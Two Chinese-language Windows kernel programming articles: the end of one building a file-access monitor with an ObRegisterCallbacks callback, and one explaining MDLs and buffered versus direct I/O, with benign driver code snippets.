接下来解释一下 ObRegisterCallbacks 注册的回调函数。此函数能注册两个回调函数，分别是 ObjectPreCallback 和 ObjectPostCallback。它们的不同在于 ObjectPreCallback 在执行操作时调用，ObjectPostCallback 在执行操作后调用。它们的原型分别是如下内容。

```
    OB_PREOP_CALLBACK_STATUS ObjectPreCallback(
      __in   PVOID RegistrationContext,
      __in   POB_PRE_OPERATION_INFORMATION OperationInformation
    );
    VOID ObjectPostCallback(
      __in   PVOID RegistrationContext,
      __in   POB_POST_OPERATION_INFORMATION OperationInformation
    );
```


它们的不同在于结构体指针的不同。OB_POST_OPERATION_INFORMATION 比 OB_PRE_OPERATION_INFORMATION 多了 ReturnStatus 成员，告诉用户这次文件访问有没有成功。本文例子使用的是 ObjectPreCallback，因为只是监视，所以无论是使用 ObjectPreCallback 还是 ObjectPostCallback 都无所谓。

接下来是回调函数的处理过程，笔者在回调函数里获得并打印了访问文件的进程标识符、进程名、申请的权限和文件的路径。


```
    //通过 PID 获得进程名
    PCHAR GetProcessNameByProcessId(HANDLE ProcessId)
    {
        NTSTATUS st=STATUS_UNSUCCESSFUL;
        PEPROCESS ProcessObj=NULL;
        PCHAR string=NULL;
        st = PsLookupProcessByProcessId(ProcessId, &ProcessObj);
        if(NT_SUCCESS(st))
        {
            string = PsGetProcessImageFileName(ProcessObj);
            ObfDereferenceObject(ProcessObj);
        }
        return string;
    }
    //回调函数主体
    OB_PREOP_CALLBACK_STATUS
    preCall(PVOID RegistrationContext, POB_PRE_OPERATION_INFORMATION OperationInformation)
    {
        UNICODE_STRING DosName;
        PFILE_OBJECT fileo = OperationInformation->Object;
        ACCESS_MASK amask =
      OperationInformation->Parameters->CreateHandleInformation.DesiredAccess;
        HANDLE CurrentProcessId = PsGetCurrentProcessId();
      UNREFERENCED_PARAMETER(RegistrationContext);
        if( OperationInformation->ObjectType!=*IoFileObjectType )    //过滤 0：对象类型
            return OB_PREOP_SUCCESS;
        if(  fileo->FileName.Buffer==NULL
            ||
            !MmIsAddressValid(fileo->FileName.Buffer)  ||
            fileo->DeviceObject==NULL
            ||
            !MmIsAddressValid(fileo->DeviceObject)
        )     //过滤 1：无效指针
            return OB_PREOP_SUCCESS;
        if( !_wcsicmp(fileo->FileName.Buffer,L"\\Endpoint")
        ||
            !_wcsicmp(fileo->FileName.Buffer,L"?")
            ||
            !_wcsicmp(fileo->FileName.Buffer,L"\\.\\.")
        ||
            !_wcsicmp(fileo->FileName.Buffer,L"\\"))
            //过滤 2：不显示无效路径
            return OB_PREOP_SUCCESS;
        RtlVolumeDeviceToDosName(fileo->DeviceObject, &DosName);
        DbgPrint("[FILE_MONITOR_X64]Process: [%ld]%s ACCESS_MASK: %X File: %wZ%wZ\n",
                (ULONG64)CurrentProcessId,

        GetProcessNameByProcessId(CurrentProcessId),
                amask,
                &DosName,
                &fileo->FileName);
        return OB_PREOP_SUCCESS;
    }
```

另外，这个函数的很多参数都有“地雷”，贸然操作的话一不小心就会出现蓝屏的情况。我在这个函数里进行了 3 次“过滤”。第一，只处理文件对象类型，如果不是文件对象类型，就不继续处理；第二，如果发现 OperationInformation->Object->Device Object 和 OperationInformation->Object-> FileName.Buffer 为 0 或者无效，就不继续处理；第三，如果是无效的路径，就不继续处理（否则使用 RtlVolumeDeviceToDosName 获得盘符时会蓝屏）。经过 3 次过滤之后，才把信息打印出来，效果如下图所示（连续使用了 4.8 小时，都没有出现蓝屏现象，足以证明这个回调的处理是有效且稳定的）。



本文到此结束，不过笔者想顺带说一件趣事。2010 年 3Q 大战爆发，交战双方都做出了很激烈的举动。主要原因是当时 360 推出的“隐私保护器”，通过 Ring3 Inline Hook 的方式挂钩 QQ 进程里的 CreateFile 函数来实现截获 QQ 访问了哪些文件的功能。大家都知道 Ring3 Inline Hook 是要读/写进程内存的，此行为跟游戏外挂无异。所以后来 QQ 总是提示我们“不要使用非法外挂软件”。其实大家稍微修改一下这个源码，只打印 QQ 进程访问的文件，就是一个使用微软标准方法实现的山寨版“隐私保护器”了。大家可以通过 DbgView 的输出看看 QQ 到底有没有访问所谓的“隐私文件”。至于结果我就不说了，想必大家也心知肚明。所谓的“访问隐私文件”，只是恐吓普通网民、推销自家产品的低劣伎俩罢了。



浅议 MDL

文　王晓松

最开始认识 MDL 是在一篇关于修改 SSDT 做坏事或者美其名曰防止做坏事的文章里，因为 SSDT 是不可写的，因此，使用 MDL 去描述 SSDT 所在的物理内存，再将这段内存描述的 FLAG 置为原来 MDL_MAPPED_TO_SYSTEM_VA 后，修改 SSDT 中的系统调用地址，完成 HOOK。因为笔者当时对 MDL 感到很陌生，所以上网搜集大量资料，才初识大概，随着对操作系统内核学习的深入，笔者对 MDL 的了解也逐步加深。

使用 MDL 的原因

为什么要用到 MDL 呢？前面提到的修改 SSDT 只是 MDL 的一种另类用法。实际上，在驱动开发中，MDL 是一个很重要的概念。如果大家有编写驱动程序的经验，会经常看到如下的一段代码。

```
Status=IoCreateDevice(DriverObject,…,&DeviceObject);
```

```
DeviceObject->Flags|=DO_DIRECT_IO;
或者
DeviceObject->Flags|=DO_BUFFERED_IO;
```

一个是 DIRECT（直接），另一个是 BUFFERED（缓冲）。说到它们之间本质上的区别，就涉及驱动代码（内核层）对用户空间数据的管理，注意这里笔者使用的是管理，包括访问（读）和修改（写）。举个例子，现在 BOSS 要求作这样一个程序，内核层的一段代码 KernelCode 要定时将 f 从硬盘读出的数据反馈给 A 进程用户空间的缓冲。一般来说，我们会将这段 KernelCode 放在定时中断处理函数或者 DPC 中，那么问题产生了，中断处理函数或者 DPC 执行的时刻是不区分进程的，换句话说，很有可能 KernelCode 在执行时，进程空间却是 B 进程！那么我们怎么解决这个问题呢？方法就是前面提到的直接映射（DIRECT）和缓冲（BUFFERED）。

知道问题是怎么产生的，我们再看看问题是怎样

解决的。

如图 1 所示，BUFFERED 的解决方案就是先缓冲一下，首先在核心态内存空间申请一段内存，对应物理内存 B，然后将用户态虚拟地址 C 对应的物理内存 A 的内容复制一份到物理内存 B，将来对用户态虚拟地址 C 的操作就转化为对核心态虚拟地址 D 的操作，由于核心态的地址空间对任何进程都是一致的，所以就不会出现走错门的情况了。具体的实现代码如下。

```
        Irp->AssociatedIrp.SystemBuffer=
            ExAllocatePoolWithTag(NonPagedPool,
Length,TAG_SYS);
        RtlCopyMemory(Irp->AssociatedIrp.
SystemBuffer,Buffer,Length);
```




图 1

上述 BUFFERED 的解决方案虽然很好地解决了内核代码对用户空间数据操作的问题，但是存在两个弊端：① 如果核心代码需要经常性地更新用户态的数据，如 BOSS 提出的问题，那么我们就需要经常性地将数据拷入拷出，非常烦琐；② 如果数据量比较大，那么每次复制的时间就会比较长，效果并不好。为了解决上述两个弊端，DIRECT 方法横空出世了！其流程图，如图 2 所示。




图 2

从流程图看出，还是使用用户态虚拟地址 C 对应的那段物理内存 A，只是将它映射到核心态的虚拟地址 D，以后对用户态地址 C 的操作，就直接修改核心态虚拟地址 D，反之亦然。

以上两种方法，对于内核代码，无论是在中断处理程序中还是在 DPC 处理中，使用的都是核心态的地址，永远进的是一个门。

MDL 的数据结构

在驱动调用的使者——IRP 中，我们会看到 MDL 在不同的驱动程序中穿梭。

```
Typedef struct _IRP{

    Struct _MDL *MdlAddress;

}
```

MDL 形成一个链表，代表着描述的多个用户态地址空间对应的物理内存区域，如图 3 所示。




图 3

下面揭开 MDL 的庐山真面目。

```
Typedef struct _MDL{
        Struct _MDL        *Next;
        CSHORT             Size;
        CSHORT             MdlFlags;
        Struct    _EPROCESS    *Process;
        PVOID              MappedSystemVa;
        PVOID              StartVa;
        ULONG              ByteCount;
        ULONG              ByteOffset;
}MDL,*PMDL
```

在通常的关于 MDL 的介绍文章中，只是简单地描述了 MDL 结构的内容，实际上，MDL 的最重要的内容在该结构后的一个 PFN 数组中，这个数组告诉用户 MDL 描述的这段物理内存到底是哪些页面。因此，我们可以认为上面的 MDL 结构是 MDL 的头部，而实际上的内容、负载和净荷（无论怎么说）在后面的数组里。

下面说说 StartVa、ByteCount 和 ByteOffset 之间的关系，如图 4 所示。StartVa 表示这段虚拟内存的第一个页地址，即虚拟内存起始地址所在页面的地址，而 ByteOffset 表示的是虚拟内存的起始地址相对 StartVa 的偏移量，ByteCount 很简单，就是这段虚拟内存的大小。




图 4

MDL 的实现

在驱动中使用 MDL，可以看到，MDL 的使用方法通常是一成不变的，格式如下。

```
Mdl=IoAllocateMdl(VirtualAddress,Length,SecondaryBuffer,ChargeQuota,Irp);
MmProbeAndLockPages(Mdl,PreviousMode,IoReadAccess);
...
BufferKernel=MmGetSystemAddressForMdl(Irp->MdlAddress);

IoAllocateMdl(PVOID VirtualAddress, IN ULONG Length,...,IN PIRP Irp);
```

虽然使用 DIRECT 的方式不用多申请内存，但是为了管理 MDL，还是需要一些物理内存。IoAllocateMdl() 函数首先通过 VirtualAddress 和 Length 参数计算需要的页面数，计算得到_MDL 中 Size 的值（MDL 结构的长度与需要的页面长度之和），进而申请 Size 长度的内存，格式化为 MDL 结构，按照输入的参数设置 MDL 头部相应的值。需要注意的是，一个 IRP 可能有多个 MDL，那么就通过*Next 成员变量连接起来。值得一提的是，IoAllocateMdl 函数中的参数 SecondaryBuffer 直译的意思是“二手缓冲”，实际上除了 Irp->MdlAddress 指向的第一个 MDL 外，其余的 MDL 全是二手（Secondary）的，那么参数 SecondaryBuffer 如果为 FALSE，Irp->MdlAddress 指向新的 MDL，即将新创建的 MDL 放在头位；如果 SecondaryBuffer 参数为 TRUE，那么就将新创建的 MDL 放在 MDL 链表的末尾。

Length 说明了 MDL 描述的这段缓冲的长度。在 Windows XP 中，这个函数能分配的最大长度是 PAGE_SIZE * (65535 - sizeof(MDL)) / sizeof(ULONG_PTR)，以字节为单位，在 Windows Vista 和 Windows Server 2008 中，最大缓冲长度是（2G-PAGE_SIZE）。而在 Windows 7 和 Windows Server 2008 R2 中最大的缓冲长度为（4G-PAGE_SIZE）。版本越高，其处境越优越。

函数 MmProbeAndLockPages(Mdl,...) 一般都会紧跟在 IoAllocateMdl 函数之后同时使用，因为它完成了两个功能：Probe 和 Lock。

Probe：前面 IoAllocateMdl 函数的功能是初始化 MDL 头部的结构，但是这段内存描述列表描述的内存具体是哪些内存没有确定，或者说，头部后面 PFN 数组的内容并没有确定，Probe 的意思就是将这段内容填充，具体的实现就是通过函数 MmGetPfnForProcess(NULL,Address) 得到物理页面号，然后将其填充。

Lock：Lock 的意思很简单，就是“锁定”，因为 MDL 描述的是用户空间对应的一段内存，因此，很有可能可以倒换到硬盘上的页面，还有印象吗？我们的内核代码都是工作在中断处理程序或者 DPC 中的，而在这个级别是不允许将倒换到硬盘的页面倒换回来的，这样就会出现内核代码访问页面永远无法成功，所以我们开始要将 MDL 描述的物理内存锁定在内存中，不让它倒换到硬盘中。

完成以上 Probe 和 Lock 的操作后，MDL 就正式出炉了。

一切过程似乎都很顺利，但是，还有一个重大问题，我们不是要将用户态虚拟地址对应的物理内存映射为核心态的地址吗？那么核心态的地址呢？实际上，核心态的代码需要通过函数 MmGetSystemAddressForMdl(Irp->MdlAddress) 来完成这最后一役。函数 MmGetSystemAddressForMdl 首先在系统空间找到符合要求的虚拟地址空间，然后通过函数 MmCreateVirtualMapping 完成映射（注意：虚拟地址空间是连续的，而所映射的物理页面则可以是离散的），并将得到的核心态地址填入 MDL 结构中的 MappedSystemVa 字段。

当核心态代码不再需要这段内存地址映射时，就使用函数 IoFreeMdl 解除映射，释放 MDL 结构占用的内存。



图 5

上述使用 MDL 的思路如图 5 所示，我们有用户态的虚拟地址，然后使用 MDL 描述这段虚拟地址对应的物理地址，最后转换成核心态的虚拟地址。MDL 除了这个使用方式外，还有如图 6 所示的使用要求，我们需要一段物理内存，并利用虚拟地址描述它，这时我们也可以使用 MDL，再映射到核心态的虚拟地址。



图 6

在 Windows 中一般使用函数 PMDL MmAllocatePagesForMdlEx(PHYSICAL_ADDRESS, LowAddress, PHYSICAL_ADDRESS HighAddress, PHYSICAL_ADDRESS SkipBytes,SIZE_T TotalBytes,MEMORY_CACHE_TYPE CacheType, ULONG Flags)。在这里我们会看到很多的物理地址参数，如图 7 所示，LowAddress、HighAddress 说明申请的物理内存的最低地址和最高地址；TotalBytes 代表要多大的内存，以字节为单位；那么 SkipBytes 是什么意思呢？很简单，这个函数首先从 LowAddress 开始打算使用 TotalBytes 的内存，但是有可能其中的部分已经使用，笔者将 LowAddress 加上 SkipBytes 作为起始地址试着使用 TotalBytes，如果还是不行，再将起始地址加上 SkipBytes。

当该函数返回一个 PMDL 时，表示在地址范围内找到了一些符合条件的页面，当没有达到 TotalBytes 的要求而返回 NULL 时，就是一个页面都没分到或者没能分配 MDL。

